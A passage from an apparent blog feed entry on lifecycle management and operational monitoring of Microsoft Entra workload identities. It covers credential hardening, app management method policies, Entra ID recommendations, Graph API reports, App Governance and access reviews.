      <li><a href="https://jordanbeandev.com/how-to-automatically-rotate-azure-ad-app-registration-client-secrets-using-azure-functions-with-java-and-key-vault/">How to automatically rotate Entra ID app registration client secrets using Azure Functions (with Java) and Key Vault – Jordan Bean Dev Blog</a></li>
      <li><a href="https://koosg.medium.com/implement-automatic-key-rotation-on-azure-devops-service-connections-13804b92157c">Implement automatic key rotation on Azure DevOps service connections by Koos Goossens</a></li>
    </ul>
  </li>
  <li><strong>Certificate:</strong> Use KeyVault or your trusted Certificate Authority of choice to create the private key and avoid delegating any permissions or options to export the sensitive cryptographic information. Only the public key needs to be imported to the associated app registration.
    <ul>
      <li>Choose the “new” RBAC permission model (over the classic “Vault Access Policy” permission model) to use Azure PIM and Azure Activity Logs for privileged access governance.</li>
      <li>Implement a renewal process for certificates as already described in the scenario with client secrets.</li>
    </ul>

    <p><em>Side Note: Applications can also roll their own existing keys. More details about how to implement it and the usage of <code class="language-plaintext highlighter-rouge">Application.ReadWrite.OwnedBy</code>  is very well described in a the blog post “<a href="https://securecloud.blog/2021/12/29/using-application-readwrite-ownedby-and-addkey-methods-for-graph-api/">Using Application.ReadWrite.OwnedBy and addKey methods for Graph API</a>” by <a href="https://twitter.com/SantasaloJoosua">Joosua Santasalo</a>.</em></p>
  </li>
  <li><strong>Federated Credentials:</strong> This credential type offers many benefits over secrets or certificates from security and operational perspective. Choose this credential type if your <a href="https://learn.microsoft.com/en-us/azure/active-directory/workload-identities/workload-identity-federation#supported-scenarios">workload scenario is supported</a>. A subject identifier should be chosen with a strong scope on your workload and a reliable and secure external Identity Provider (IdP) for establishing a trust relationship.</li>
</ul>

<h3 id="restrict-application-credential-management">Restrict application (credential) management</h3>

<p><strong>App Instance Property Lock</strong></p>

<p>Microsoft allows to lock properties of the “Service Principal” object for Multi-Tenant Apps. This prevents admins or owners of the object in the Resource Tenant from adding credentials and impersonate the application identity. This feature is in preview and well <a href="https://learn.microsoft.com/en-us/azure/active-directory/develop/howto-configure-app-instance-property-locks">documented in Microsoft Learn</a>.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle10.png" alt="Untitled" /></p>

<p><em>App Instance property lock can be configured in the “Authentication” blade of the App Registration</em></p>

<h3 id="entra-id-app-management-method-policies">Entra ID App Management Method Policies</h3>

<p>Client Secret and Certificate management operations can be restricted for Application and Service Principals by using App Management Policies. This feature can be only configured by using Microsoft Graph and is limited to tenants with assigned Workload Identity Premium licenses.</p>

<p>A tenant-wide policy (<code class="language-plaintext highlighter-rouge">tenantAppManagementPolicy</code>) can be created which applies to all apps and service principals. It’s possible to define a policy which blocks new password credentials beginning from a specific date. The properties of the policy object and schema are described in the related <a href="https://learn.microsoft.com/en-us/graph/api/resources/tenantappmanagementpolicy?view=graph-rest-1.0">resource type docs</a>.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
    </span><span class="s2">"isEnabled"</span><span class="p">:</span><span class="w"> </span><span class="n">true</span><span class="p">,</span><span class="w">
    </span><span class="s2">"applicationRestrictions"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
        </span><span class="s2">"passwordCredentials"</span><span class="p">:</span><span class="w"> </span><span class="p">[</span><span class="w">
            </span><span class="p">{</span><span class="w">
                </span><span class="s2">"restrictionType"</span><span class="p">:</span><span class="w"> </span><span class="s2">"passwordLifetime"</span><span class="p">,</span><span class="w">
                </span><span class="s2">"maxLifetime"</span><span class="p">:</span><span class="w"> </span><span class="s2">"P90D"</span><span class="p">,</span><span class="w">
                </span><span class="s2">"restrictForAppsCreatedAfterDateTime"</span><span class="p">:</span><span class="w"> </span><span class="s2">"2023-08-01T10:00:00Z"</span><span class="w">
            </span><span class="p">},</span><span class="w">
            </span><span class="p">{</span><span class="w">
                </span><span class="s2">"restrictionType"</span><span class="p">:</span><span class="w"> </span><span class="s2">"symmetricKeyAddition"</span><span class="p">,</span><span class="w">
                </span><span class="s2">"maxLifetime"</span><span class="p">:</span><span class="w"> </span><span class="n">null</span><span class="p">,</span><span class="w">
                </span><span class="s2">"restrictForAppsCreatedAfterDateTime"</span><span class="p">:</span><span class="w"> </span><span class="s2">"2023-08-01T10:00:00Z"</span><span class="w">
            </span><span class="p">},</span><span class="w">
            </span><span class="p">{</span><span class="w">
                </span><span class="s2">"restrictionType"</span><span class="p">:</span><span class="w"> </span><span class="s2">"customPasswordAddition"</span><span class="p">,</span><span class="w">
                </span><span class="s2">"maxLifetime"</span><span class="p">:</span><span class="w"> </span><span class="n">null</span><span class="p">,</span><span class="w">
                </span><span class="s2">"restrictForAppsCreatedAfterDateTime"</span><span class="p">:</span><span class="w"> </span><span class="s2">"2023-08-01T10:00:00Z"</span><span class="w">
            </span><span class="p">},</span><span class="w">
            </span><span class="p">{</span><span class="w">
                </span><span class="s2">"restrictionType"</span><span class="p">:</span><span class="w"> </span><span class="s2">"symmetricKeyLifetime"</span><span class="p">,</span><span class="w">
                </span><span class="s2">"maxLifetime"</span><span class="p">:</span><span class="w"> </span><span class="s2">"P40D"</span><span class="p">,</span><span class="w">
                </span><span class="s2">"restrictForAppsCreatedAfterDateTime"</span><span class="p">:</span><span class="w"> </span><span class="s2">"2023-08-01T10:00:00Z"</span><span class="w">
            </span><span class="p">}</span><span class="w">
        </span><span class="p">],</span><span class="w">
        </span><span class="s2">"keyCredentials"</span><span class="p">:</span><span class="w"> </span><span class="p">[</span><span class="w">
            </span><span class="p">{</span><span class="w">
                </span><span class="s2">"restrictionType"</span><span class="p">:</span><span class="w"> </span><span class="s2">"asymmetricKeyLifetime"</span><span class="p">,</span><span class="w">
                </span><span class="s2">"maxLifetime"</span><span class="p">:</span><span class="w"> </span><span class="s2">"P365D"</span><span class="p">,</span><span class="w">
                </span><span class="s2">"restrictForAppsCreatedAfterDateTime"</span><span class="p">:</span><span class="w"> </span><span class="s2">"2023-08-01T10:00:00Z"</span><span class="w">
            </span><span class="p">}</span><span class="w">
        </span><span class="p">]</span><span class="w">
    </span><span class="p">}</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p>Application Management policies (<code class="language-plaintext highlighter-rouge">appManagementPolicy</code>) can be created to have specific restrictions for certain application identities and can be linked to individual application or service principal objects. These policies will override the restrictions (by the tenant-wide policy) in scope of the linked object. Details on <a href="https://learn.microsoft.com/en-us/graph/api/resources/appmanagementpolicy?view=graph-rest-1.0">create, modify and link App Management policies</a> are also described in the Microsoft Graph Docs.</p>

<p><em>Side Note: Vasil Michev has published a great blog post about this topic with the title “<a href="https://practical365.com/azure-ad-app-management-method-policies-harden-application-security-posture/">Entra ID App Management Method Policies Harden Application Security Posture</a>” on Practical365.com.</em></p>

<h3 id="azure-policies-for-workload-identity-federation">Azure Policies for Workload Identity Federation</h3>

<p>As far as I know, there are no options to restrict federated credentials on Application objects in Entra ID. But there is a solution if you are using user-assigned managed identities in combination with Federated Credentials. Azure Policies are the central policy engine at the level of Azure Resource Manager (ARM) as control and management plane. Uday Hegde has written an excellent blog post how to <a href="https://blog.identitydigest.com/azuread-mi-federate-policy/">create and apply a policy to restrict federation with an approved set of issuers.</a></p>

<h2 id="operational-monitoring-and-maintenance">Operational Monitoring and Maintenance</h2>

<p>There are a couple of sources and signals in Microsoft Entra products but also governance capabilities in Microsoft 365 Defender which should be included in the operational monitoring.</p>

<h3 id="entra-id-recommendations-on-workload-identities">Entra ID Recommendations on Workload Identities</h3>

<p>The following checks are included in the recommendations blade and are available in Entra ID P2 tenants:</p>

<ul>
  <li><a href="https://learn.microsoft.com/en-us/azure/active-directory/reports-monitoring/recommendation-remove-unused-apps">Remove unused applications</a>
(Microsoft.Identity.IAM.Insights.StaleApps)</li>
  <li><a href="https://learn.microsoft.com/en-us/azure/active-directory/reports-monitoring/recommendation-remove-unused-credential-from-apps">Remove unused credentials from applications</a>
(Microsoft.Identity.IAM.Insights.StaleAppCreds)</li>
  <li><a href="https://learn.microsoft.com/en-us/azure/active-directory/reports-monitoring/recommendation-renew-expiring-application-credential">Renew expiring application credentials</a> (Microsoft.Identity.IAM.Insights.ApplicationCredentialExpiry)</li>
  <li><a href="https://learn.microsoft.com/en-us/azure/active-directory/reports-monitoring/recommendation-renew-expiring-service-principal-credential">Renew expiring service principal credentials</a>
(Microsoft.Identity.IAM.Insights.ServicePrincipalKeyExpiry)</li>
</ul>

<p>You’ll find the overview of recommendations in the <a href="https://portal.azure.com/#view/Microsoft_AAD_IAM/ActiveDirectoryMenuBlade/~/Overview">Entra ID portal</a> and as <a href="https://entra.microsoft.com/#view/Microsoft_Azure_ManagedServiceIdentity/WorkloadIdentitiesBlade">deep link in the “Workload Identities” blade</a> from the Microsoft Entra portal:</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle11.png" alt="Untitled" /></p>

<p><em>Overview of Workload Identities in the Microsoft Entra portal</em></p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle12.png" alt="Untitled" /></p>

<p><em>Recommendations covers a few checks for app registrations/service principals including unused permissions and credentials.</em></p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle13.png" alt="Untitled" /></p>

<p><em>Details on impacted resources and remediation steps are available for every recommendation. Status will be automatically updated if the application or service principals have been modified according to the action plan. You can also change the status manually (active, dismissed or postponed).</em></p>

<p>All recommendations can be <a href="https://learn.microsoft.com/en-us/graph/api/resources/recommendations-api-overview?view=graph-rest-beta#types-of-recommendations">listed and updated (incl. status and owner) by Microsoft Graph API</a>. This allows you to implement the insights to your existing operational monitoring or dashboard solution.</p>

<p>Using a filter on <code class="language-plaintext highlighter-rouge">ImpactType</code> give us the option to get only findings regarding resource types “Applications” which also includes Service Principals:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">https://graph.microsoft.com/beta/directory/recommendations</span><span class="nf">?</span><span class="nv">$filter</span><span class="o">=</span><span class="nx">impactType</span><span class="w"> </span><span class="nx">eq</span><span class="w"> </span><span class="s1">'apps'</span><span class="w">
</span></code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle14.png" alt="Untitled" /></p>

<p><em>Programmatically access to the recommendation by using Microsoft Graph API by using Graph Explorer</em></p>

<p>As you can see in the previous screenshot, the impacted resources are missing. Another API call allows to <a href="https://learn.microsoft.com/en-us/graph/api/impactedresource-get?view=graph-rest-beta&amp;tabs=http">get a list of the related entities</a>. But you need to include the full ID of the recommendation, including the specific “Tenant Id” and “Resource Name” of the recommendation:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">https://graph.microsoft.com/beta/directory/recommendations/</span><span class="err">&lt;</span><span class="nx">TenantId</span><span class="err">&gt;</span><span class="nx">_Microsoft.Identity.IAM.Insights.ApplicationCredentialExpiry/impactedResources</span><span class="w">
</span></code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle15.png" alt="Untitled" /></p>

<p><em>Details on the impacted resource (service principal or application) from the recommendation.</em></p>

<h3 id="usage--insights-about-sign-in-activities-and-credentials">Usage &amp; Insights about sign-in activities and credentials</h3>

<p>Entra ID provides integrated activity reports in the “<a href="https://learn.microsoft.com/en-us/azure/active-directory/reports-monitoring/concept-usage-insights-report">Usage &amp; Insights</a>” blade.
Furthermore, the results of these reports are also accessible from Microsoft Graph API and can be integrated in your monitoring solution. The following activity reports are particularly related to workload identities.</p>

<p><strong>Service principal sign-in activity</strong></p>

<p>Last sign-ins (with Time Stamp and Request Id) from app-only (application permissions) or user access (delegated permissions) will be covered in the report. <code class="language-plaintext highlighter-rouge">lastSignInRequestId</code>  can be used for searching the related user or service principal sign-in in the Entra ID sign-logs.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">https://graph.microsoft.com/beta/reports/servicePrincipalSignInActivities</span><span class="w">
</span></code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle16.png" alt="Untitled" /></p>

<p><strong>Entra ID application activity</strong></p>

<p>This report shows a summary of all users’ sign-in attempts to an application including error codes.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle17.png" alt="Untitled" /></p>

<p><em>Report displays the error description of the sign-in failures and counts and timeline of all user sign-ins</em></p>

<p>The API endpoint “<a href="https://learn.microsoft.com/en-us/graph/api/resources/applicationsigninsummary?view=graph-rest-beta">applicationSignInSummary</a>” allows to get a summary with counts on successful/failed sign-ins and success percentage filtered by a pre-defined period of time.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">https://graph.microsoft.com/beta/reports/getAzureADApplicationSignInSummary</span><span class="p">(</span><span class="n">period</span><span class="o">=</span><span class="s1">'D7'</span><span class="p">)</span><span class="w">
</span></code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle18.png" alt="Untitled" /></p>

<p><em>Summary of application sign-in report within the last 30 days (maximum time range).</em></p>

<p>Another API call to “<a href="https://learn.microsoft.com/en-us/graph/api/resources/applicationsignindetailedsummary?view=graph-rest-beta">applicationSignInDetailedSummary</a>” is needed if you are interested to get all details about the sign-in counts and failures:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">https://graph.microsoft.com/beta/reports/applicationSignInDetailedSummary</span><span class="w">
</span></code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle19.png" alt="Untitled" /></p>

<p>The response shows the single records of the report which will be aggregated regularly and includes additional details about the <code class="language-plaintext highlighter-rouge">failureReason</code> .</p>

<p><strong>Application credential activity</strong></p>

<p>Monitoring to expiring of client secrets and certificates is one of the essential operational tasks during the maintenance phase of application and workload identities. The following reports give a detailed overview of expiring credentials.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle20.png" alt="Untitled" /></p>

<p>The Portal UI allows you to filter for the expiration time window, certificate types and recent sign-in activities. This feature is in preview and I’ve running into some issues with outdated data and filter.</p>

<p>All details of the report can be also listed by using the following Graph API call:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">https://graph.microsoft.com/beta/reports/appCredentialSignInActivities</span><span class="w">
</span></code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle21.png" alt="Untitled" /></p>

<p><em>Credential activity report covers not only expiration of specific credentials, but it’s also shows the latest sign-in activity. Unfortunately, there are some issues with the quality of data, as you can see in the screenshot (example: <code class="language-plaintext highlighter-rouge">lastSignInDateTime</code></em>)</p>

<h3 id="entra-id-workbooks-and-alerts-for-advanced-operational-monitoring">Entra ID Workbooks and Alerts for advanced operational monitoring</h3>

<p>Sign-in of users (<code class="language-plaintext highlighter-rouge">SigninLogs</code> and <code class="language-plaintext highlighter-rouge">NonInteractiveUserSignInLogs</code>) but also service principals (<code class="language-plaintext highlighter-rouge">ServicePrincipalSignInLogs</code>) are covered by Entra ID and can be forwarded to a Log Analytics or Microsoft Sentinel workspace by using <a href="https://learn.microsoft.com/en-us/azure/active-directory/reports-monitoring/howto-integrate-activity-logs-with-log-analytics">Diagnostic settings</a>.</p>

<p>The following examples should give you an overview about the capabilities and options to use this data to visualize insights about your integrated apps.</p>

<p><strong>App sign-in health</strong></p>

<p>This is an integrated workbook from the Entra ID monitoring blade and visualizes the numbers of successful sign-ins and failures (like previous described Usage &amp; Insights report “Application Activity”). But it offers longer time ranges (based on your workspace data retention), customized views and an overall status.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle22.png" alt="Untitled" /></p>

<p><em>Tip: Error Codes will be only displayed in some scenarios of troubleshooting sign-in issues. Check out the references of <a href="https://learn.microsoft.com/en-us/azure/active-directory/develop/reference-error-codes#aadsts-error-codes">AADSTS error codes</a> but also the <a href="https://learn.microsoft.com/en-us/azure/active-directory/develop/reference-error-codes#lookup-current-error-code-information">integrated lookup tool for resolving the code numbers</a>.</em></p>

<h3 id="analyses-of-used-authentication-library">Analyses of used Authentication Library</h3>

<p>I’ve built a <a href="https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Hunting%20Queries/AAD-WorkloadIdentities/AuthenticationLibraries.kusto">KQL query</a> which is parsing the information about the implemented Authentication Library from the <code class="language-plaintext highlighter-rouge">AADServicePrincipalSignInLogs</code> sign-in logs.</p>

<p>This should help to identify outdated versions from Microsoft Authentication Library (MSAL) or legacy libraries (e.g., ADAL):</p>

<p>In my opinion, you should use the latest version to avoid security vulnerabilities, known issues with core features (such as token caching) and missing features (e.g., support for CAE).
The query can be also used for visualization as you can see in the following sample:</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle23.png" alt="Untitled" /></p>

<p><em>Side Note: Recently, Microsoft has announced a check in “Entra ID Recommendation” for <a href="https://devblogs.microsoft.com/identity/azure-ad-recommendations-adal/">identifying ADAL Applications</a>. Keep this in mind, if you are looking for implementations of this deprecated Authentication Library.</em></p>

<h3 id="issued-cae-token">Issued CAE token</h3>

<p>Continuous access evaluation (CAE) is also available for workload identities. But how to detect which non-human identity or session is using a CAE-capable token?</p>

<p>You can get insights about this one in the Entra ID sign-in blade by filtering on “Is CAE token” and check the “Additional Details” tab:</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle24.png" alt="Untitled" /></p>

<p>Unfortunately, the details if CAE token has been issued are not available in the Diagnostic Logs of <code class="language-plaintext highlighter-rouge">AADServicePrincipalSignInLogs</code> yet.</p>

<h3 id="governance-of-oauth-apps-and-permissions">Governance of OAuth Apps and Permissions</h3>

<p>Microsoft has been released “App Governance” as add-on feature for “Microsoft Cloud App Security” (now called “Microsoft Defender for Cloud Apps”) in Summer 2021. An additional licensing was required but this <a href="https://techcommunity.microsoft.com/t5/microsoft-365-defender-blog/rsa-news-taking-xdr-for-saas-apps-to-the-next-level-app/ba-p/3804722">will be change for Microsoft 365 E5 and E5 Security customers</a> on June 1st, 2023. The feature will be available as opt-in at no additional costs.</p>

<p>This tool gives you an comprehensive overview and insights about your applications in different areas (data and permission usage, access to sensitive data or delegated access by sensitive accounts).</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle25.png" alt="Untitled" /></p>

<p>“<em>App Governance” is fully integrated to “Microsoft 365 Defender” portal and shows many compliance &amp; security related insights.</em></p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle26.png" alt="Untitled" /></p>

<p>Summary of applications gives you an overview about certification and publisher verification which should be important to review for multi-tenant and SaaS applications. But also, deep links to related “Entra ID recommendations” have been integrated.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle27.png" alt="Untitled" /></p>

<p><em>Policy templates but also custom policies can be configured for monitoring and detection of different scenarios. Alerts for “unused apps”, “unused credentials” or “expiring credentials” are available as well. So, there are some overlapping features between Entra ID recommendations and App Governance. Therefore, app hygiene features will be <a href="https://learn.microsoft.com/en-us/defender-cloud-apps/app-governance-secure-apps-app-hygiene-features">only available in MDA for customers with Entra Workload ID Premium license</a>.</em></p>
<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle28.png" alt="Untitled" /></p>

<p><em>Alert integration to Microsoft 365 Defender/Microsoft Sentinel, custom app scope and automated response (disable app) could be one of the reason to prefer the features in App Governance over Entra ID recommendations. More details about <a href="https://learn.microsoft.com/en-us/defender-cloud-apps/app-governance-secure-apps-app-hygiene-features">App hygiene policies</a> are available from Microsoft Learn.</em></p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle29.png" alt="Untitled" /></p>

<p><em>Statistics about data usage of an app to OneDrive (via Microsoft Graph API) and  overview about users which has been defined as priority/sensitive account.</em></p>

<p>More policies and capabilities for detecting anomalous activities are available which will be described in the next part of the blog post about “Monitoring and Security of Entra ID Workload Identities”.</p>

<h3 id="remove-unused-permissions">Remove unused permissions</h3>

<p>Regular review of assigned permissions should be considered for workload identities. App Governance has a strong focus on permissions to API Permissions. But also, other privileges to RBAC assignments (such as Entra ID roles or Azure RBAC) and even Groups should be included in the access review.</p>

<p><strong>MDA App Governance for Microsoft Graph API Permissions</strong></p>

<p>App Governance gives you the option to analyze the usage of Graph API Permissions for Exchange Online, SharePoint, OneDrive and Teams in the recent 90 days. This can be also integrated as a policy to trigger an alert but also for correlation to other built-in threat detections (”<a href="https://learn.microsoft.com/en-us/defender-cloud-apps/app-governance-investigate-predefined-policies#increase-in-data-usage-by-an-overprivileged-or-highly-privileged-app">Increase in data usage by an overprivileged or highly privileged app</a>”).</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle30.png" alt="Untitled" /></p>

<p><em>Overview of Assigned Permissions to Exchange Online (Mail.ReadWrite) and User.Read (Entra ID). “In Use” can be only analyzed for certain endpoints of Microsoft 365 services.</em></p>

<p><em>Side Note: Microsoft seems to be working on a new data source in Entra ID logs to get insights about Microsoft Graph Activities. There are some reports about the <a href="https://twitter.com/DrAzureAD/status/1646396172804784129">private preview on Twitter</a>. The <a href="https://learn.microsoft.com/en-us/azure/azure-monitor/reference/tables/microsoftgraphactivitylogs">log schema is already available in Microsoft Learn</a> and gives some interesting impressions which information will be covered. In my opinion, this would also allow to provide detections in Microsoft Sentinel for unused/over-privileged API permissions but detecting abuse and exfiltration of data from/to Graph.</em></p>

<p><strong>Entra Permissions Management (EPM) for Multi-Cloud Permissions</strong></p>

<p>Over-privileged permissions in cloud infrastructure environments can be analyzed with Entra Permissions Management (EPM). Currently, Google Cloud Platform (GCP), Amazon Web Services (AWS) and Azure are supported. A score of unused or excessive permissions will be calculated with the option to create a custom role assignment based on the used and required permissions.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle31.png" alt="Untitled" /></p>

<p><em>Example: Microsoft Sentinel Playbook is running with a system-assigned managed identity which has comprehensive permissions as part of the role assignment to “Microsoft Sentinel Contributor”. But only one role action (“incidents/comments/write”) will be used from the role definition set of over 700 actions. Reducing the set of assigned permissions can be achieved by the remediation features in EPM and supports you to follow the approach of least privileges.</em></p>

<p>I can strongly recommend evaluating EPM in your environment by using the free trial version. There’s also a comprehensive “Trial user guide” which supports you to explore all the features to analyze least privilege in your multi-cloud environment.</p>

<p><strong>Access Review for Entra ID roles and Azure resource assignments</strong></p>

<p>Identity Governance supports access review for service principal role assignments in Entra ID or Azure Resources. This feature has been already <a href="https://techcommunity.microsoft.com/t5/microsoft-entra-azure-ad-blog/introducing-azure-ad-access-reviews-for-service-principals/ba-p/1942488">introduced in June 2021</a> and requires “Workload Identity Premium License” in addition to Entra ID Premium P2.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle32.png" alt="Untitled" /></p>

<p><em>Configuration of Access Review for Service Principals for high-privileged directory roles.</em></p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle33.png" alt="Untitled" /></p>

<p><em>Automated actions can be configured in case the reviewer doesn’t respond to confirm the need of the required permissions.</em></p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle34.png" alt="Untitled" /></p>

<p><em>Reviewer will be notified about the access review and needs to approve or deny the continuing validity of the requirements to use this directory or RBAC role assignment. There seems to be no support for “recommended actions” which gives insights about the current usage. A deep link to the recent activities as part of the Azure (AD) Audit Logs is available from the review page.</em></p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle35.png" alt="Untitled" /></p>

<p><em>Privileged Identity Management (PIM) gives you a total number of directory role assignments. Unfortunately, assignments on Administrative Unit- or Object-Level have not been recognized in my test environment.</em></p>

<h3 id="recovery-of-deleted-objects">Recovery of deleted objects</h3>

<p>Entra ID offers an option to recover supported objects within a 30-day time window. Those objects will not be permanently deleted and remains in a suspended state for this time period. App Registrations are one of these supported objects which can be <a href="https://learn.microsoft.com/en-us/azure/active-directory/develop/howto-restore-app">restored when they have been removed recently</a>. Managed Identities are a special type of service principals and are not covered. Some of the configurations can not be recovered from the Portal UI or not included in the recovery process yet. Check the <a href="https://learn.microsoft.com/en-us/azure/active-directory/manage-apps/delete-recover-faq">deletion and recovery FAQ</a> for more details.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-22-entra-workload-id-lifecycle-management-monitoring/workloadid-lifecycle36.png" alt="Untitled" /></p>

<p><em>You’ll find the options to delete an application permanently or recover the object by clicking on the “Deleted application” tab on the “App Registration” blade.</em></p>

<h2 id="summary-and-comparison-of-workload-identity-lifecycle-management">Summary and comparison of workload identity lifecycle management</h2>

<table>
  <thead>
    <tr>
      <th> </th>
      <th>Application Identity (with Key or Certificate)</th>
      <th>Application Identity (with Federated Credential)</th>
      <th>Managed Identity (System-Assigned)</th>
      <th>Managed Identity (User-Assigned)</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Use Cases</td>
      <td>No limitations</td>
      <td>Limited, support workload and/or IdP required</td>
      <td>Limited, support, workload must be a Azure-Managed resource</td>
      <td>Limited, support, workload must be a Azure-Managed resource or federated credential</td>
    </tr>
    <tr>
      <td>Security Boundary</td>
      <td>Single- or Multi-Tenant</td>
      <td>Single- or Multi-Tenant</td>
      <td>Single Tenant, limited Multi-Tenant access*</td>
      <td>Single-Tenant, limited Multi-Tenant access*</td>
    </tr>
    <tr>
      <td>Recovery Options</td>
      <td>Soft Deletion</td>
      <td>Soft Deletion</td>
      <td>N/A</td>
      <td>N/A</td>
    </tr>
    <tr>
      <td>Lifecycle Management</td>
      <td>Managed by admin or automated process</td>
      <td>Managed by admin or automated process</td>
      <td>Managed by Azure</td>
      <td>Standalone Azure resource (managed by admin or automated process)</td>
    </tr>
    <tr>
      <td>Recovery Options</td>
      <td>Soft Deletion</td>
      <td>Soft Deletion</td>
      <td>N/A</td>
      <td>N/A</td>
    </tr>
    <tr>
      <td>Token Lifetime / Cache</td>
      <td>1h (Default), 24h (CAE)</td>
      <td>less than or equal to 1h</td>
      <td><a href="https://docs.microsoft.com/en-us/azure/active-directory/managed-identities-azure-resources/managed-identity-best-practice-recommendations#limitation-of-using-managed-identities-for-authorization">up to 24h</a></td>
      <td><a href="https://docs.microsoft.com/en-us/azure/active-directory/managed-identities-azure-resources/managed-identity-best-practice-recommendations#limitation-of-using-managed-identities-for-authorization">up to 24h</a></td>
    </tr>
    <tr>
      <td>Delegation and Ownership</td>
      <td>Application/Enterprise App Owner Entra ID Role (Directory, Object)</td>
      <td>Application/Enterprise App Owner, Entra ID Role (Directory, Object)</td>
      <td>Enterprise App Owner, Entra ID Role, Azure RBAC Role/Resource Owner</td>
      <td>Enterprise App Owner, Entra ID Role, Azure RBAC Role/Resource Owner</td>
    </tr>
    <tr>
      <td>Recovery Options</td>
      <td>Soft Deletion</td>
      <td>Soft Deletion</td>
      <td>N/A</td>
      <td>N/A</td>
    </tr>
  </tbody>
</table>

<h2 id="next-threat-detection-with-microsoft-defender-xdr-and-sentinel">Next: Threat detection with Microsoft Defender XDR and Sentinel</h2>
<p>I’ve already mentioned some Microsoft Security but also community tools for monitoring in this article. In the <a href="https://www.cloud-architekt.net/entra-workload-id-lifecycle-management-monitoring/">next part of the blog post series</a> we will go into details about using the capabilities of this solutions for detection and response of workload identities.</p>]]></content><author><name>Thomas Naunheim</name><email>thomas@naunheim.net</email></author><category term="Azure AD" /><category term="Microsoft Entra" /><category term="AzureAD" /><category term="Microsoft Entra" /><category term="Workload ID" /><category term="Azure" /><summary type="html"><![CDATA[Workload identities should be covered by lifecycle management and processes to avoid identity risks such as over-privileged permissions but also inactive (stale) accounts. Regular review of the provisioned non-human identities and permissions should be part of identity operations. In this article, we will go through the different lifecycle phases and other aspects to workload identities in your Microsoft Entra environment.]]></summary></entry><entry><title type="html">Microsoft Entra Workload ID - Introduction and Delegated Permissions</title><link href="https://www.cloud-architekt.net/entra-workload-id-introduction-and-delegation/" rel="alternate" type="text/html" title="Microsoft Entra Workload ID - Introduction and Delegated Permissions" /><published>2023-08-03T00:00:00+02:00</published><updated>2023-08-03T00:00:00+02:00</updated><id>https://www.cloud-architekt.net/entra-workload-id-introduction-and-delegation</id><content type="html" xml:base="https://www.cloud-architekt.net/entra-workload-id-introduction-and-delegation/"><![CDATA[<p>This blog post is part of a series about Microsoft Entra Workload ID:</p>
<ul>
